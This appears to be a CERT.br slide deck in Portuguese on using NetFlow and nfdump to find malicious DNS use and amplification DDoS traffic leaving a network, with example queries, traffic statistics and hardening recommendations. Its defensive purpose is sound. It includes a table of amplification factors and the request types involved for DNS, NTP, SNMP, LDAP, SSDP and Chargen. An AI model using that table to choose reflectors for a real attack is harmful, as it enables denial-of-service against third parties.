
Detecção via *NetFlow*: Acessos a Servidores DNS Maliciosos

Sugestão de consulta *NetFlow*

- protocolo UDP porta destino 53 (DNS)
- origem no bloco de clientes
- cujo destino **não** seja
 - o seu recursivo
 - os servidores do Google

```
$ nfdump -R /var/log/flows/2017/12/06 'proto udp and dst port 53  
and src net xx.xx.xx.xx/nn and not (dst host 8.8.4.4 or dst  
host 8.8.8.8 or dst host <seu-recursivo>)'
```

Ataques DDoS com Amplificação: Relembrando como Funcionam



Fonte: Recomendações para Evitar o Abuso de Servidores DNS Recursivos Abertos
<https://bcp.nic.br/dns-recursivo>

Ataques DDoS com Amplificação: Fatores de Amplificação

Protocolo	Fator de Amplificação	Comando Vulnerável
DNS	28 a 54	Ver: TA13-088A
NTP	556.9	Ver: TA14-013A
SNMPv2	6.3	GetBulk request
LDAP / CLDAP	46 a 70	Malformed request
SSDP	30.8	SEARCH request
Chargen	358.8	Character generation request

Fonte: <https://www.us-cert.gov/ncas/alerts/TA14-017A>

Dispositivos / Serviços que Permitem Amplificação: Total de ASNs e IPs Brasileiros Notificados pelo CERT.br

mês	DNS		SNMP		NTP		SSDP		Ubiquiti	
	ASNs	IPs	ASNs	IPs	ASNs	IPs	ASNs	IPs	ASNs	IPs
2018-11	2.604	60.937	2.376	137.331	851	87.155	814	20.124	-	-
2018-12	2.849	64.649	2.361	137.463	719	82.610	832	21.704	-	-
2019-01	2.960	74.257	2.583	137.253	923	89.567	840	17.348	-	-
2019-02	2.905	69.093	2.556	136.401	944	80.838	868	20.689	2.690	180.756
2019-03	2.933	63.895	2.661	111.561	914	72.873	847	18.837	2.042	95.974
2019-04	2.898	59.865	2.662	123.241	997	79.698	886	18.919	1.909	76.666
2019-05	3.045	68.764	2.633	103.204	1.019	77.979	953	18.564	1.797	64.729
2019-06	2.960	69.473	2.744	107.090	961	82.372	928	19.048	1.679	55.732
2019-07	3.012	78.879	2.777	103.289	990	77.374	827	19.597	1.640	50.811
2019-08	3.068	76.143	2.808	90.960	998	78.058	795	14.071	1.625	52.598
2019-09	3.072	67.420	2.833	89.740	1.025	78.037	745	11.746	1.478	39.561
2019-10	3.113	65.922	2.861	81.781	991	72.720	695	8.811	1.442	33.160

Obs.: Notificações realizadas após confirmar dados do ShadowServer sobre amplificadores no Brasil

<http://blog.shadowserver.org/2014/03/28/the-scannings-will-continue-until-the-internet-improves/>

Dados disponíveis em: <https://www.cert.br/stats/amplificadores/>

Detecção via *NetFlow*: Ataques DDoS com Amplificação Saindo da sua Rede

Consulta para detecção de grandes geradores de tráfego (“*top-talkers*”)

```
$ nfdump -R /var/log/flows/2017/12/07 -s srcip/bytes -L 10G -n 10
' src net xx.xx.xx.xx/nn and not dst net xx.xx.xx.xx/nn and not ip in
[ @include servers.txt ]'
```

Top 10 Src IP Addr ordered by bytes:

Src IP Addr	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
xxx.xxx.9.28	1.9 M(16.6)	983.8 M(16.6)	1.4 T(38.6)	17919	206.0 M	1436
xxx.xxx.18.85	154428(1.3)	79.1 M(1.3)	100.8 G(2.8)	1443	14.7 M	1275
xxx.xxx.62.49	128903(1.1)	66.0 M(1.1)	94.6 G(2.6)	2102	24.1 M	1432
xxx.xxx.46.36	266474(2.3)	136.4 M(2.3)	93.3 G(2.6)	2486	13.6 M	683
xxx.x.106.10	109648(0.9)	56.1 M(0.9)	80.9 G(2.2)	1126	13.0 M	1440
xxx.xxx.75.167	108737(0.9)	55.7 M(0.9)	80.5 G(2.2)	1296	15.0 M	1446
xxx.xxx.2.21	134183(1.2)	68.7 M(1.2)	80.0 G(2.2)	1251	11.7 M	1164
xxx.xxx.236.103	103314(0.9)	52.9 M(0.9)	75.2 G(2.1)	965	11.0 M	1421
xxx.xxx.10.215	73854(0.6)	37.8 M(0.6)	54.9 G(1.5)	688	8.0 M	1451
xxx.xxx.125.2	83531(0.7)	42.8 M(0.7)	46.2 G(1.3)	779	6.7 M	1080

Summary: total flows: 11587182, total bytes: 3657941800960, total packets: 5932637184, avg bps: 533034287, avg pps: 108062, avg bpp: 616

Time window: 2017-12-07 00:00:00 - 2017-12-07 15:14:59

Total flows processed: 41883344, Blocks skipped: 0, Bytes read: 2687644604

Sys: 16.990s flows/second: 2465146.9 Wall: 16.975s flows/second: 2467332.3

Detecção via *NetFlow*:

Ataques DDoS com Amplificação Saindo da sua Rede

Consulta *NetFlow* para detectar tráfego LDAP amplificado

- origem com porta LDAP (389/UDP)
- *bytes*/pacote > 1000
- tráfego agregado por
 - protocolo, IP de origem, porta de origem

```
$ nfdump -R /var/log/flows/2017/12/06 -A proto,srcip,srcport 'src net xx.xx.xx.xx/nn and not  
dst net xx.xx.xx.xx/nn and proto udp and bpp > 1000 and src port 389'
```

Aggregated flows 1

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Packets	Bytes	Flows
2017-12-06 00:00:04.368	86394.930	UDP	<ip-LDAP>:389 ->	0.0.0.0:0	4.7 M	7.1 G	9121

Summary: total flows: 9121, total bytes: 7107660800, total packets: 4669952, avg bps: 658155,
avg pps: 54, avg bpp: 1521

Time window: 2017-12-06 00:00:00 - 2017-12-06 23:59:59

Total flows processed: 77280421, Blocks skipped: 0, Bytes read: 4958493112

Sys: 29.131s flows/second: 2652796.7 Wall: 36.507s flows/second: 2116808.0

Segurança do Ecossistema

cert.br nic.br egi.br

Segurança é Papel de Todos: Ecossistema é Complexo e Interdependente



Quase tudo é *software* e está conectado à Internet

- Empresas “tradicionais” agora são empresas de *software*

Ataques são constantes

- Motivações diversas
- Volume crescente
 - ferramentas facilitam a perpetração por atacantes não especializados

Organizações precisam

- Operar mesmo sob ataque
- Estar preparadas para lidar com estes ataques

Melhora do cenário depende de cada ator fazer sua parte

Precisamos um Ecossistema mais Saudável: Programa por uma Internet mais Segura

Objetivo principal:

- Reduzir o número de sistemas que possam ser abusados para gerar ataques DDoS

Incentivo à adoção de boas práticas:

- *Hardening*
- Segurança de roteamento (MANRS)
- *Anti-spoofing* (BCP 38)
- Reduzir serviços abertos que permitam amplificação

Iniciativa conjunta:

- ISOC, NIC.br, SindiTelebrasil, Abranet, Abrint, Abinee



<https://bcp.nic.br/i+seg>

Programa por uma Internet mais Segura:

Recomendações

Fazer *hardening* de roteadores e elementos de rede

- atualização de *firmware*
- senhas fortes e acesso via chaves SSH
 - desabilitar `telnet`, `ftp` e outros acessos sem criptografia ou autenticação
- rede de gerência
- desativar serviços desnecessários/não utilizados

Reduzir ataques DDoS saindo de sua rede

- implementar *antispoofing* (BCP 38)
- detectar ataques saindo de sua rede
- configurar os CPEs para
 - não ter serviços abertos, não ter senha padrão, etc

Ativar *netflows*

- usos reativos e pró-ativos

MANRS - Normas de Acordo Mútuo para Segurança de Roteamento – 4 ações práticas:

- impedir a propagação de informações de roteamento incorretas
- implementar *antispoofing* (BCP 38)
- facilitar a comunicação operacional global e a coordenação entre os operadores de rede
- facilitar a validação de informações de roteamento em escala global

Receber e tratar notificações, que são enviadas para:

- *e-mail* de *abuse* ou do CSIRT
- *e-mail* do contato `abuse-c` do ASN no serviço `whois`

Contratações de Serviços e *Software*: Precisam Demandar Requisitos Mínimos de Segurança

Atualização precisa fazer parte do ciclo de vida

- deve ser possível atualizar dispositivos IoT
- necessário prever algum mecanismo de autenticação

Necessário ter grupo de resposta a incidentes com produtos (PSIRT) preparado para lidar com os problemas

- ou no mínimo um ponto de contato específico

Planejar atualizações de segurança em larga escala

Desafio adicional em IoT: Um *chipset* → diversos “fabricantes”

- Ex.: Dentre os fabricantes nacionais de câmeras, temos encontrando somente *chipsets* Dahua e Xiongmai
- Como atualizar? *Recall* consegue ser efetivo? (vide caso Xiongmai)

Exemplo de Especificação: Requisitos Mínimos de Segurança para Aquisição de Equipamentos para Conexão de Assinantes

Trabalho desenvolvido no LAC-AAWG – *Latin American and Caribbean Anti-Abuse Working Group*

- Editora: Lucimara, Chair LAC-AAWG e CERT.br

Publicação conjunta

- M³AAWG - *Messaging, Malware and Mobile Anti-Abuse Working Group*
- LACNOG - *Latin American and Caribbean Network Operators Group*

Disponível em:

- Português, Inglês, Japonês e Koreano

Novas traduções serão publicadas em breve:

- Espanhol, Francês e Alemão

www.m3aawg.org/CPESecurityBP-Portuguese

www.lacnog.net/docs/lac-bcop-1

www.m3aawg.org/CPESecurityBP

The image shows three overlapping document covers for 'Best Current Operational Practices LAC-BCOP-1'. The top cover is in Japanese, the middle in Portuguese, and the bottom in English. Each cover features the logos of LACNOG and M³AAWG (Messaging, Malware and Mobile Anti-Abuse Working Group).

Japanese Cover: LACNOG-M³AAWG 共同作業による顧客側通信機器 (CPE) が備えるべき最低限のセキュリティ要件についての Best Current Operational Practices LAC-BCOP-1

Portuguese Cover: Documento conjunto LACNOG-M³AAWG: Melhores Práticas Operacionais Atuais sobre Requisitos Mínimos de Segurança para Aquisição de Equipamentos para Conexão de Assinante (CPE) LAC-BCOP-1 Maio 2019

English Cover: M³AAWG Joint Best Current Operational Practices on Minimum Security Requirements for Customer Premises Equipment (CPE) Acquisition LAC-BCOP-1 May 2019

The English cover also includes a table of contents:

- 1. Terminologia 2
- 2. Requisitos Gerais (General Requirements – GR) 3
- 3. Requisitos de Segurança de Software (Software Security Requirements – SSR) 4
- 4. Requisitos de Atualização e Gerenciamento (Update and Management Requirements – MR) 4
- 5. Requisitos Funcionais (Functional Requirements – FR) 5
- 6. Requisitos de Configuração Inicial (Initial Configuration Requirements – IR) 7
- 7. Requisitos do Fornecedor (Vendor Requirements – VR) 8
- 8. Lista de Acrônimos 8
- 9. Agradecimentos 9
- 10. Referências Informativas 9
- Anexo 1 – Tabela de Requisitos 11

Construindo um Ecossistema mais Saudável: Portal InternetSegura.br



Materiais educativos de uso livre, sob licença *Creative Commons*

<https://internetsegura.br>

NetFlows: Referências

NetFlow version 9

- <https://www.cisco.com/c/en/us/products/ios-nx-os-software/netflow-version-9/>

NFDUMP

- <https://github.com/phaag/nfdump>

SiLK

- <https://tools.netsa.cert.org/silk/>

Mikrotik Traffic Flow

- https://wiki.mikrotik.com/wiki/Manual:IP/Traffic_Flow

Juniper Flow Monitoring

- https://www.juniper.net/documentation/en_US/junos/information-products/pathway-pages/services-interfaces/flow-monitoring.html

Uso de *Flows* no Tratamento de Incidentes da Unicamp

- <ftp://ftp.registro.br/pub/gts/gts26/01-flows-unicamp.pdf>
- <https://youtu.be/ckEX7vUFOzk>

Obrigado

@ cristine@cert.br

@ jessen@cert.br

@ Notificações para: cert@cert.br

@ @certbr

www.cert.br

12 de novembro de 2019

nic.br **cgi.br**

www.nic.br | www.cgi.br